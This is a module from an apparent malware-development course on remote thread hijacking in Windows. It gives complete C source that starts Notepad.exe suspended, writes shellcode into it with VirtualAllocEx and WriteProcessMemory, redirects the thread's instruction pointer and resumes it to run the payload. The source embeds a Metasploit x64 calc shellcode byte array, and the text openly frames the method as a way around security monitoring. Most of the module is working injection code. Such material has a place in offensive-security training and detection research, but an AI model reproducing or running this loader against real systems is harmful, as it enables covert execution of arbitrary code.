Thread Hijacking - Remote Thread Creation
Hijacking a remotely created sacrificial thread to execute a payload.
Jump to Section (9)
Learning Objectives
0/2 doneIntroduction
The previous module demonstrated thread hijacking on a local process by creating a suspended sacrificial thread that runs a benign dummy function and utilized its handle to execute the payload. This module will demonstrate the same technique against a remote process rather than the local process.
Another noticeable difference in this module is that a sacrificial
thread will not be created in the remote process. Although that can be
done using the CreateRemoteThread WinAPI call, it is a commonly abused function and therefore highly monitored by security solutions.
A better approach is to create a sacrificial process in a suspended state using CreateProcess which will create all of its threads in a suspended state, allowing them to be hijacked.
Remote Thread Hijacking Steps
This section describes the required steps to perform thread hijacking on a thread residing in a remote process.
CreateProcess WinAPI
CreateProcess is a powerful and important WinAPI that
has various uses. To ensure users have a solid understanding, the
function's important parameters are explained below.
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
-
The
lpApplicationNameandlpCommandLineparameters represent the process name and its command line arguments, respectively. For example,lpApplicationNamecan beC:\Windows\System32\cmd.exeandlpCommandLinecan be/k whoami. Alternatively,lpApplicationNamecan be set toNULLbutlpCommandLinecan have the process name and its arguments,C:\Windows\System32\cmd.exe /k whoami. Both parameters are marked as optional meaning a newly created process does not need to have any arguments. -
dwCreationFlagsis the parameter that controls the priority class and the creation of the process. The possible values for this parameter can be found here. For example, using theCREATE_SUSPENDEDflag creates the process in a suspended state. -
lpStartupInfois a pointer to STARTUPINFO which contains details related to the process creation. The only element that needs to be populated isDWORD cb, which is the size of the structure in bytes. -
lpProcessInformationis an OUT parameter that returns a PROCESS_INFORMATION structure. ThePROCESS_INFORMATIONstructure is shown below.
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;        // A handle to the newly created process.
  HANDLE hThread;         // A handle to the main thread of the newly created process.
  DWORD  dwProcessId;     // Process ID
  DWORD  dwThreadId;      // Main Thread's ID
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
Using Environment Variables
The last remaining piece for creating a process is determining the
process's full path. The sacrificial process will be created from a
binary that resides in the System32 directory. It's possible to assume the path will be C:\Windows\System32 and hard code that value, but it's always safer to programmatically verify the path. To do so, the GetEnvironmentVariableA WinAPI will be used. GetEnvironmentVariableA retrieves the value of a specified environment variable which in this case will be "WINDIR".
WINDIR is an environment variable that points to the
installation directory of the Windows operating system. On most systems,
this directory is "C:\Windows". It's possible to access the value of
the WINDIR environment variable by typing "echo %WINDIR%" in the command
prompt or simply typing %WINDIR% in the file explorer search bar.
DWORD GetEnvironmentVariableA(
  [in, optional]  LPCSTR lpName,
  [out, optional] LPSTR  lpBuffer,
  [in]            DWORD  nSize
);
Creating a Sacrificial Process Function
CreateSuspendedProcess will be used to create the sacrificial process in a suspended state. It requires 4 arguments:
-
lpProcessName- The name of the process to create. -
dwProcessId- A pointer to a DWORD which receives the process ID. -
hProcess- A pointer to a HANDLE that receives the process handle. -
hThread- A pointer to a HANDLE that receives the thread handle.
BOOL CreateSuspendedProcess (IN LPCSTR lpProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

	CHAR				    lpPath          [MAX_PATH * 2];
	CHAR				    WnDr            [MAX_PATH];

	STARTUPINFO			    Si              = { 0 };
	PROCESS_INFORMATION		Pi              = { 0 };

	// Cleaning the structs by setting the member values to 0
	RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
	RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

	// Setting the size of the structure
	Si.cb = sizeof(STARTUPINFO);

	// Getting the value of the %WINDIR% environment variable
	if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
		printf("[!] GetEnvironmentVariableA Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Creating the full target process path
	sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);
	printf("\n\t[i] Running : \"%s\" ... ", lpPath);

	if (!CreateProcessA(
		NULL,					// No module name (use command line)
		lpPath,					// Command line
		NULL,					// Process handle not inheritable
		NULL,					// Thread handle not inheritable
		FALSE,					// Set handle inheritance to FALSE
		CREATE_SUSPENDED,		// Creation flag
		NULL,					// Use parent's environment block
		NULL,					// Use parent's starting directory
		&Si,					// Pointer to STARTUPINFO structure
		&Pi)) {					// Pointer to PROCESS_INFORMATION structure

		printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE \n");

	// Populating the OUT parameters with CreateProcessA's output
	*dwProcessId    = Pi.dwProcessId;
	*hProcess       = Pi.hProcess;
	*hThread        = Pi.hThread;

	// Doing a check to verify we got everything we need
	if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
		return TRUE;

	return FALSE;
}
Injecting Remote Process Function
The next step after creating the target process is to inject the payload using the InjectShellcodeToRemoteProcess function from the Process Injection - Shellcode
beginner module. The payload is only written to the remote process
without being executed. The base address is then stored for later use
via thread hijacking.
BOOL InjectShellcodeToRemoteProcess (IN HANDLE hProcess, IN PBYTE pShellcode, IN SIZE_T sSizeOfShellcode, OUT PVOID* ppAddress) {


	SIZE_T  sNumberOfBytesWritten    = NULL;
	DWORD   dwOldProtection          = NULL;


	*ppAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
	if (*ppAddress == NULL) {
		printf("\n\t[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[i] Allocated Memory At : 0x%p \n", *ppAddress);


	if (!WriteProcessMemory(hProcess, *ppAddress, pShellcode, sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten != sSizeOfShellcode) {
		printf("\n\t[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		return FALSE;
	}


	if (!VirtualProtectEx(hProcess, *ppAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("\n\t[!] VirtualProtectEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}


	return TRUE;
}
Remote Thread Hijacking Function
After creating the suspended process and writing the payload to the
remote process, the final step is to use the thread handle which was
returned by CreateSuspendedProcess to perform thread hijacking. This part is the same as the one demonstrated in the local thread hijacking module.
To recap, GetThreadContext is used to retrieve the thread's context, update the RIP register to point to the written payload, call SetThreadContext to update the thread's context and finally use ResumeThread to execute the payload. All of this is demonstrated in the custom function below, HijackThread, which takes two arguments:
-
hThread- The thread to hijack. -
pAddress- A pointer to the base address of the payload to be executed.
BOOL HijackThread (IN HANDLE hThread, IN PVOID pAddress) {

	CONTEXT	ThreadCtx = {
		.ContextFlags = CONTEXT_CONTROL
	};

	// getting the original thread context
	if (!GetThreadContext(hThread, &ThreadCtx)) {
		printf("\n\t[!] GetThreadContext Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

 	// updating the next instruction pointer to be equal to our shellcode's address
	ThreadCtx.Rip = pAddress;

	// setting the new updated thread context
	if (!SetThreadContext(hThread, &ThreadCtx)) {
		printf("\n\t[!] SetThreadContext Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// resuming suspended thread, thus running our payload
	ResumeThread(hThread);

	WaitForSingleObject(hThread, INFINITE);

	return TRUE;
}
Conclusion
A quick recap of what was demonstrated in this module:
-
A new process was created in a suspended state using
CreateProcessA, which created all of its threads in a suspended state as well. -
The payload was injected into the newly created process using
VirtualAllocExandWriteProcessMemorybut was not executed. -
Used the thread handle returned from
CreateProcessAto execute the payload via thread hijacking.
Demo

This demo uses Notepad.exe as the sacrificial process, hijacks its thread and executes the Msfvenom calc shellcode.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>


// disable error 4996 (caused by sprint)
#pragma warning (disable:4996)


#define TARGET_PROCESS		"Notepad.exe"


// x64 calc metasploit shellcode
unsigned char Payload[] = {
	0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
	0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
	0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
	0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
	0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
	0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
	0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
	0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
	0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
	0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
	0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
	0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
	0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
	0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
	0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
	0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
	0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
	0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
	0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
	0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
	0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};


/*
Parameters:
	- lpProcessName; a process name under '\System32\' to create
	- dwProcessId; A pointer to a DWORD that recieves the process ID.
	- hProcess; A pointer to a HANDLE that recieves the process handle.
	- hThread; A pointer to a HANDLE that recieves the thread handle.

Creates a new process 'lpProcessName' in suspended state and return its pid, handle, and the handle of its main thread
*/
BOOL CreateSuspendedProcess(IN LPCSTR lpProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

	CHAR					lpPath		[MAX_PATH * 2];
	CHAR					WnDr		[MAX_PATH];

	STARTUPINFO				Si = { 0 };
	PROCESS_INFORMATION		Pi = { 0 };

	// Cleaning the structs by setting the member values to 0
	RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
	RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

	// Setting the size of the structure
	Si.cb = sizeof(STARTUPINFO);

	// Getting the value of the %WINDIR% environment variable (this is usually 'C:\Windows')
	if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
		printf("[!] GetEnvironmentVariableA Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Creating the full target process path
	sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);
	printf("\n\t[i] Running : \"%s\" ... ", lpPath);

	if (!CreateProcessA(
		NULL,					// No module name (use command line)
		lpPath,					// Command line
		NULL,					// Process handle not inheritable
		NULL,					// Thread handle not inheritable
		FALSE,					// Set handle inheritance to FALSE
		CREATE_SUSPENDED,		// creation flags
		NULL,					// Use parent's environment block
		NULL,					// Use parent's starting directory
		&Si,					// Pointer to STARTUPINFO structure
		&Pi)) {					// Pointer to PROCESS_INFORMATION structure

		printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE \n");

	// Populating the OUT parameters with CreateProcessA's output
	*dwProcessId	= Pi.dwProcessId;
	*hProcess		= Pi.hProcess;
	*hThread		= Pi.hThread;

	// Doing a check to verify we got everything we need
	if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
		return TRUE;

	return FALSE;
}


/*
	'InjectShellcodeToRemoteProcess' is explained in the "Process Injection - Shellcode beginner" module:
		it inject the input payload into 'hProcess' and return the base address of where did the payload got written
*/

BOOL InjectShellcodeToRemoteProcess(IN HANDLE hProcess, IN PBYTE pShellcode, IN SIZE_T sSizeOfShellcode, OUT PVOID* ppAddress) {


	SIZE_T	sNumberOfBytesWritten	= NULL;
	DWORD	dwOldProtection			= NULL;


	*ppAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
	if (*ppAddress == NULL) {
		printf("\n\t[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("\n\t[i] Allocated Memory At : 0x%p \n", *ppAddress);


	printf("\t[#] Press <Enter> To Write Payload ... ");
	getchar();
	if (!WriteProcessMemory(hProcess, *ppAddress, pShellcode, sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten != sSizeOfShellcode) {
		printf("\n\t[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("\t[i] Successfully Written %d Bytes\n", sNumberOfBytesWritten);


	if (!VirtualProtectEx(hProcess, *ppAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("\n\t[!] VirtualProtectEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}


	return TRUE;
}


/*

Parameters:
	- hThread; suspended thread handle
	- pAddress; base address of the shellcode written to the process running 'hThread'

Performs thread hijacking, and resumes the thread after to run the payload at 'pAddress'

*/
BOOL HijackThread(IN HANDLE hThread, IN PVOID pAddress) {

	CONTEXT		ThreadCtx = {
			.ContextFlags = CONTEXT_CONTROL
	};

	// getting the original thread context
	if (!GetThreadContext(hThread, &ThreadCtx)) {
		printf("\n\t[!] GetThreadContext Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	 // updating the next instruction pointer to be equal to our shellcode's address
	ThreadCtx.Rip = pAddress;

	// setting the new updated thread context
	if (!SetThreadContext(hThread, &ThreadCtx)) {
		printf("\n\t[!] SetThreadContext Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("\n\t[#] Press <Enter> To Run ... ");
	getchar();

	// resuming suspended thread, thus running our payload
	ResumeThread(hThread);

	WaitForSingleObject(hThread, INFINITE);

	return TRUE;
}


int main() {

	HANDLE		hProcess	= NULL,
				hThread		= NULL;

	DWORD		dwProcessId = NULL;

	PVOID		pAddress	= NULL;


//	creating target remote process (in suspended state)
	printf("[i] Creating \"%s\" Process ... ", TARGET_PROCESS);
	if (!CreateSuspendedProcess(TARGET_PROCESS, &dwProcessId, &hProcess, &hThread)) {
		return -1;
	}
	printf("\t[i] Target Process Created With Pid : %d \n", dwProcessId);
	printf("[+] DONE \n\n");


// injecting the payload and getting the base address of it
	printf("[i] Writing Shellcode To The Target Process ... ");
	if (!InjectShellcodeToRemoteProcess(hProcess, Payload, sizeof(Payload), &pAddress)) {
		return -1;
	}
	printf("[+] DONE \n\n");


// performing thread hijacking to run the payload
	printf("[i] Hijacking The Target Thread To Run Our Shellcode ... ");
	if (!HijackThread(hThread, pAddress)) {
		return -1;
	}
	printf("[+] DONE \n\n");


	printf("[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- RemoteThreadHijacking/RemoteThreadHijacking.sln
- RemoteThreadHijacking/RemoteThreadHijacking/RemoteThreadHijacking.vcxproj
- RemoteThreadHijacking/RemoteThreadHijacking/RemoteThreadHijacking.vcxproj.filters
- RemoteThreadHijacking/RemoteThreadHijacking/RemoteThreadHijacking.vcxproj.user
- RemoteThreadHijacking/RemoteThreadHijacking/main.c